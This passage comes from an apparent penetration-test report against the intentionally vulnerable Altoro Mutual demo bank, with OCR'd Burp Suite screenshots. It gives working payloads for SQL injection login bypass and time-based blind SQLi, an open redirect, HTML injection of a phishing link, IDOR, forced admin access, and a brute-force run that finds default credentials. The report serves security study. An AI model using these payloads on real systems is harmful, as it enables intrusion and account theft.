Description: Stored Cross-Site Scripting (*Stored XSS*) is a critical web security vulnerability where malicious scripts are permanently stored on a website's database or backend system. Unlike Reflected XSS, which requires user interaction (e.g., clicking a malicious link), Stored XSS automatically executes whenever a user visits an infected page, making it more dangerous.

Recommendation : To effectively mitigate Stored XSS, developers and security professionals should follow best practices in input validation, output encoding, and security configurations

POC : When I found that the site accepts HTML injection, this led to the stored xss being stored. I started putting JavaScript code inside the HTML, and this is where the loophole lies.



3.5 SQL injection login bypass

Name : SQL Injection

Severity: Critical

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

Affected URL: <http://altoro.testfire.net/login.jsp>

Vulnerable parameter: input username

Impact : If the hacker finds that there is SQL injection, he can retrieve and read the entire system data, such as usernames, passwords, and bank account numbers. In other words, he can read the most dangerous data you have from the beginning.

Description: SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

Recommendation : Implement a sanitization mechanism that removes harmful characters. Don't expose database error messages to users

You must implement input validation to prevent users from using quotation marks or any special characters that could lead to security vulnerabilities

POC : When I tried logging in as Admin but didn't know the password, I thought about SQL injection. I used admin' or 1=1-- and wow, it worked

Altoro Mutual

SQL injection cheat sheet

Bug or feature?: data.com

Cannot convert types 'VAI

ypes 'INTEGER' and 'VAR

altoro.testfire.net/login.jsp

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Sign In | Contact Us | Feedback | Search

Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

PERSONAL

Online Banking Login

Username: admin' or 1=1--

Password:

Login

SMALL BUSINESS

INSIDE ALTORO MUTUAL

altoro.testfire.net/bank/main.jsp

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

ADMINISTRATION

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

3.6 SQL injection with time delays

Name : SQL Injection

Severity : High

Vector String : CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:N/I:N/A:H

Affected URL : <http://altoro.testfire.net/bank/queryxpath.jsp>

Vulnerable parameter: query

Impact : It is a type of SQL Injection that causes the website's database to become unresponsive, making it impossible to retrieve any data from the database server Database is sleeping.

Description: Blind SQL Injection with Time Delays is a technique used by attackers when a web application does not return error messages or visible outputs that indicate SQL injection vulnerabilities. Instead, attackers manipulate database queries to introduce delays in execution, allowing them to infer information based on the response time.

Recommendation :

This ensures that user inputs are treated as data, not executable SQL code

Use regular expressions to validate user input and prevent malicious entries.

POC : After finding this parameter, I discovered that it interacts with the database. So, I started testing some SQL commands, but I didn't receive any response. Then, I began using commands that delay the database response and when send Request to repeater response is delayed x'|| pg_sleep(5)--

DashboardTargetProxyRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearnJWT Editor

InterceptHTTP HistoryWebSockets historyMatch and replaceProxy settings

Intercept onForwardDrop

Request to http://altoro.testfire.net:80 [65.61.137.117]Open browser

Time	Type	Direction	Method	URL	Status code	Length
01:59:55.4 Feb 2025	HTTP	→ Request	GET	http://altoro.testfire.net/bank/queryxpath.jsp?content=queryxpath.jsp&query=x		

Request

PrettyRawHexGraphQL

1 GET /bank/queryxpath.jsp?content=queryxpath.jsp&query=x' || pg_sleep(10) -- HTTP/1.1

2 Host: altoro.testfire.net

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: http://altoro.testfire.net/bank/queryxpath.jsp?content=queryxpath.jsp&query=sd

9 Cookie: JSESSIONID=70EC3E9BC4DB50065288625EF23572F7; AltoroAccounts=*0DAwMDAwfkNvcnBvcnFOZXk4SjI3ODY5NmZyMTIwMzQ2NkUxOXA4MDAwMDF+Q2hlY2tjbmd+MS4xOTQ0Njc0NDAA30DA50TgyRTIwfkA==*

10 Upgrade-Insecure-Requests: 1

11

Inspector

Request attributes2

Request query parameters2

Request body parameters0

Request cookies2

Request headers9

altoro.testfire.net/bank/querSQL injection cheat sheet

altoro.testfire.net/bank/queryxpath.jsp?content=queryxpath.jsp&query=x130%

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Burp Suite Community Edition v2024.9.3 - Temporary Project

DashboardTargetProxyRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearnJWT Editor

SendCancel

Target: http://altoro.testfire.netHTTP/1.1

Request	Response
PrettyRawHexGraphQL 1 GET /bank/queryxpath.jsp?content=queryxpath.jsp&query=x' pg_sleep(10) -- HTTP/1.1 2 Host: altoro.testfire.net 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://altoro.testfire.net/bank/queryxpath.jsp?content=queryxpath.jsp&query=sd 9 Cookie: JSESSIONID=70EC3E9BC4DB50065288625EF23572F7; AltoroAccounts=*0DAwMDAwfkNvcnBvcnFOZXk4SjI3ODY5NmZyMTIwMzQ2NkUxOXA4MDAwMDF+Q2hlY2tjbmd+MS4xOTQ0Njc0NDAA30DA50TgyRTIwfkA==* 10 Upgrade-Insecure-Requests: 1 11 12 Inspector Request attributes2 Request query parameters2 Request body parameters0 Request cookies2 Request headers9	

3.7 URL Redirection

Name : Open Redirect

Severity : Medium

Vector String: CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:N/A:N

Affected URL : <http://altoro.testfire.net/bank/customize.jsp>

Vulnerable parameter : content

Impact: A hacker can redirect the page to a malicious site containing viruses and other harmful threats

Description: A URL Redirection Attack, also known as Open Redirect, occurs when a vulnerable web application allows user-supplied input to control the destination of a redirect without proper validation. This can be exploited by attackers to redirect users to malicious websites, leading to phishing, malware downloads, or credential theft.

Recommendation: Remove the redirection function from the application and replace links to it with direct links to the relevant target URLs.

Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list.

If it is considered unavoidable for the redirection function to receive user-controllable input and incorporate this into the redirection target

POC : First, I started by inserting a URL, such as Google, into the parameter and noticed that it performed a redirect. Then, I set up a web server on my machine and replaced the vulnerable parameter with my IP address. As a result, the application redirected users to my machine.

“ Content=http://192.168.1.8:8000&lang=English”

(belal@kali)-[~]
\$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.8 - - [01/Feb/2025 01:23:57] "GET / HTTP/1.1" 200 -

Directory listing for /

- ..
- ..xsession-error.swp
- ..bash_history
- ..bash_logout
- ..bashrc
- ..bashrc.original
- ..BurpSuite/
- ..cache/
- ..config/
- ..dmrc
- ..dotnet/
- ..face
- ..face.dpkg-new
- ..face.icon@
- ..gnupg/
- ..JCEauthority
- ..jdaipro/
- ..java/
- ..john/
- ..joseph/
- ..JWT4B/
- ..lesshtai
- ..local/
- ..mozilla/
- ..msfd/
- ..passwd.swl
- ..passwd.swm
- ..passwd.swn
- ..passwd.swo
- ..passwd.swp
- ..pki/
- ..profile
- ..psql_history
- ..sh_history
- ..ssh/

altoro.testfire.net/bank/customize.jsp?content=http://192.168.1.8:8000&lang=english

http://altoro.testfire.net/bank/customize.jsp?content=http://192.168.1.8:8000&lang=english — Visit

This time, search with:

AltoroMutual

MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Customize Site Language

Current Language: english

You can change the language setting by choosing:

- International English

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

Type here to search

Directory listing for /

Altoro Mutual

New Tab

Web shell upload via Com

192.168.1.8:8000

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Directory listing for /

- ..
- ..xsession-error.swp
- ..bash_history
- ..bash_logout
- ..bashrc
- ..bashrc.original
- ..BurpSuite/
- ..cache/
- ..config/
- ..dmrc
- ..dotnet/
- ..face
- ..face.dpkg-new
- ..face.icon@
- ..gnupg/
- ..JCEauthority
- ..jdaipro/
- ..java/
- ..john/
- ..joseph/
- ..JWT4B/
- ..lesshtai
- ..local/
- ..mozilla/
- ..msfd/
- ..passwd.swl
- ..passwd.swm
- ..passwd.swn
- ..passwd.swo
- ..passwd.swp
- ..pki/
- ..profile
- ..psql_history
- ..sh_history
- ..ssh/

3.8 Insecure direct object reference(IDOR)

Name : IDOR

Severity : High

CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N

Affected URL : <http://altoro.testfire.net/bank/showAccount>

Impact: This vulnerability allows a regular user to access data they were not supposed to see. This is where Insecure Direct Object References (IDOR) comes into play.

Description: Insecure Direct Object References (IDOR) is a type of access control vulnerability that occurs when an application exposes direct references to internal objects, such as database records, files, or user information, without proper authentication or authorization checks. This allows an attacker to manipulate parameters and gain unauthorized access to sensitive data.

Recommendation : Ensure users can only access objects they are authorized to view or modify. Use role-based access control

POC:

The idea behind this vulnerability is that each user should only have access to their own data or specific accounts they are authorized to view. For example, when an admin logs in, they can see only the accounts assigned to them. However, when a regular user (e.g., "sspeed") logs in, they are unexpectedly able to view all user accounts on the website. Sspeed only has type of account to be see 800006,800007 try see 800001

I transferred money to an account belonging to another employee

3.9 Broken Authorization

Name : Direct Access to Admin Dashboard

Severity : High

Vector string : CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

Affected URL : <http://altoro.testfire.net/bank/main.jsp>

Impact: any user logged in can be access admin dashboard and remove any user and add or change password

Description : Direct access to the admin dashboard is a critical security vulnerability that allows unauthorized users to access administrative functionalities. This usually happens due to poor authentication, weak access controls, or predictable admin panel URLs.

Recommendation : Restrict access to trusted IP addresses
only allow access from specific locations
Disable direct access to the admin panel

POC : I logged in as a regular user with no permissions to edit or access the admin dashboard. Then, I attempted to navigate manually by modifying the URL to: “Altoro.testfire.net/bank/admin/admin.jsp”
And I act as admin

Sign Off | Contact Us | Feedback | Search

Go

AltoroMutual

MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details:

800002 Savings

GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

Altoro Mutual

MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details:

800002 Savings

GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

AltoroMutual

MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Edit User Information

Add an account to an existing user

Users:

admin

Account Types:

Savings

Add Account

Change user's password

Users:

admin

Password:

Confirm:

Change Password

Sign Off | Contact Us | Feedback | Search

Go

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features

3.10 Broken Authorization

Name : Broken Authorization Due to Exposed Information

Severity : Medium

Vector string : CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Affected URL : <http://altoro.testfire.net/swagger/index.html>

Impact : any user can be know information about admin dashboard and may be navigate to dashboard
Due to data exposure

Description : Broken Authorization Due to Exposed Information
This type of security vulnerability occurs when an application exposes sensitive data to unauthorized users. It can happen when strict restrictions are not enforced on who can view or retrieve information, allowing an attacker to access other users' data without proper authorization

Recommendation : Developers should never expose sensitive data, such as specific paths, authentication, or authorization details, in the source code or any other location accessible to users.

POC : When I accessed the source code of the URL
<http://altoro.testfire.net/swagger/index.html>
I found a path that leads to the admin dashboard.

Save Copy Pretty Print

```
"consumes": [
  "application/json"
],
"produces": [
  "application/json"
],
"responses": {
  "200": {
    "description": "Successful operation"
  },
  "400": {
    "description": "Unauthorized request"
  },
  "401": {
    "description": "Unauthorized request"
  },
  "500": {
    "description": "Error creating user"
  }
},
"parameters": [
  {
    "name": "Authorization",
    "in": "header",
    "required": true,
    "description": "Authorization token (provided upon successful login)",
    "type": "string"
  },
  {
    "in": "body",
    "name": "body",
    "description": "Details of a new user including first name, last name, desired username and a password",
    "required": true,
    "schema": {
      "$ref": "#/definitions/newUser"
    }
  }
]
```

Save Copy Pretty Print

```
  }
}
],
"/admin/changePassword": {
  "post": {
    "tags": [
      "5. Admin"
    ],
    "description": "Change user password",
    "consumes": [
      "application/json"
    ],
    "produces": [
      "application/json"
    ],
    "operationId": "changePassword",
    "responses": {
      "200": {
        "description": "Successful operation"
      },
      "400": {
        "description": "Unauthorized request"
      },
      "401": {
        "description": "Unauthorized request"
      },
      "500": {
        "description": "Error in changing the username password"
      }
    },
    "parameters": [
      {
        "name": "Authorization",
        "in": "header",
        "required": true,
```

3.11 HTML injection

Name : HTML injection

Severity : Medium

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

Affected URL : <http://altoro.testfire.net/index.jsp>

Vulnerable parameter : content


Impact: Attacker can use the HTML injection modify the page and put link to redirect to phishing site and steal info from users

Description : HTML Injection is a type of injection attack where an attacker injects malicious HTML code into a web application, which gets rendered by the browser. This can lead to unauthorized content manipulation, phishing attacks, or even data theft.


Recommendation : Use server-side validation to filter out malicious HTML. Prevents injected JavaScript, iframes, or inline scripts from executing

POC : when I go to <http://altoro.testfire.net/index.jsp> I found parameter it take file.htm and I trying enter code html and its done this


```
<a href="https://fakebank.com">Click to verify your account</a>
```



I inserted phishing link



When any user click here can redirect to phishing site



3.12 Misconfiguration vulnerability

Name : Default credentials / Weak Authentication

Severity : Critical

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Affected URL : <http://altoro.testfire.net/login.jsp>

Impact : any someone can be predict or brut force your credential and stole your account

Description : Default credentials are pre-configured usernames and passwords set by manufacturers on applications, databases, or network devices. Attackers exploit these weak credentials to gain unauthorized access.

Recommendation : must be change default credentials

POC : I tried testing if the password could be 'admin admin' and found it to be suitable as the default credential."

Username : admin **Password :** admin

I WANT TO ...

View Account Summary

View Recent Transactions

Transfer Funds

Search News Articles

Customize Site Language

ADMINISTRATION

Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

800000 Corporate

GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Wow am admin

View Recent Transactions

Transfer Funds

Search News Articles

Customize Site Language

ADMINISTRATION

Edit Users

Edit User Information

Add an account to an existing user

Users:

admin

Account Types:

Savings

Add Account

Change user's password

Users:

admin

Password:

Confirm:

Change Password

Add an new user

First Name:

Last Name:

Username:

Password:

Confirm:

Add User

It is highly recommended that you leave the username as first initial last name.

I can change any thing

3.13 Broken Authentication

Name :predict password and username

Severity : Critical

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Affected URL :<http://altoro.testfire.net/login.jsp>

Impact :attacker can predict password and username as example brute force attack and stole accounts

Description : This vulnerability occurs when an application allows attackers to easily guess valid usernames and passwords due to predictable credential patterns, weak passwords, or lack of proper authentication security controls.

Recommendation : must be put password more strong can not predicted with any technique

POC : I navigated to the registration page and started performing a brute-force attack. I discovered that two users had the same credentials:

Username : admin **Password :** admin

Username : tuser **Password :** tuser

Intruder

1 x 2 x +

Pitchfork attack

Start attack

Target

http://altoro.testfire.net

Update Host header to match target

Add\$

Clear\$

Auto\$

1 POST /doLogin HTTP/1.1

2 Host: altoro.testfire.net

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 36

9 Origin: http://altoro.testfire.net

10 Connection: keep-alive

11 Referer: http://altoro.testfire.net/login.jsp

12 Cookie: JSESSIONID=8B530C65E90B0A19C89FE3AE7017E650; AltoroAccounts=*00AwMDAwfkNvcnBvcnF0ZX45Ljk5OTASNTA5MzA0ODUxM3w4MDAwMDF+Q2hlY2tpbnd+OS4xMDElNjk5NDg0NEU5fA==

13 Upgrade-Insecure-Requests: 1

14

15 uid=\$admin&passw=\$12345&btnSubmit=Login

Payloads

Payload position: 2

Payload type: Simple list

Payload count: 141

Request count: 141

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... [Pro version only]

P@55w0rd

P@ssw0rd

P@55w0rd

sqlsqlsqlsql

SQLSQLSQLSQL

Welcome123

Welcome1234

Welcome1212

PassSql12

network

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Enabled

Rule

2. Intruder attack of http://altoro.testfire.net

Attack Save

Results

Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
90	admin	admin	302	162			269	
13	tuser	tuser	302	166			162	
0			302	167			126	
26			302	162			126	
1	P@55w0rd	P@55w0rd	302	161			126	
3	P@55w0rd	P@55w0rd	302	167			126	
58	P@55w0rd	P@55w0rd	302	165			126	
83	P@55w0rd	P@55w0rd	302	158			126	
30	P@ssw0rd	P@ssw0rd	302	170			126	
56	P@ssw0rd	P@ssw0rd	302	188			126	
2	P@ssw0rd	P@ssw0rd	302	162			126	
57	P@ssw0rd	P@ssw0rd	302	180			126	
59	P@ssw0rd	P@ssw0rd	302	163			126	
9	PassSql12	PassSql12	302	311			126	
60	Password1	Password1	302	171			126	
28	Password1	Password1	302	166			126	
54	Password1	Password1	302	234			126	
29	Password11	Password11	302	164			126	
32	Password12	Password12	302	159			126	
55	Password2	Password2	302	190			126	
5	SQLSQLSQLSQL	SQLSQLSQLSQL	302	158			126	
53	SqlServer	SqlServer	302	173			126	
52	Sqlserver	Sqlserver	302	158			126	
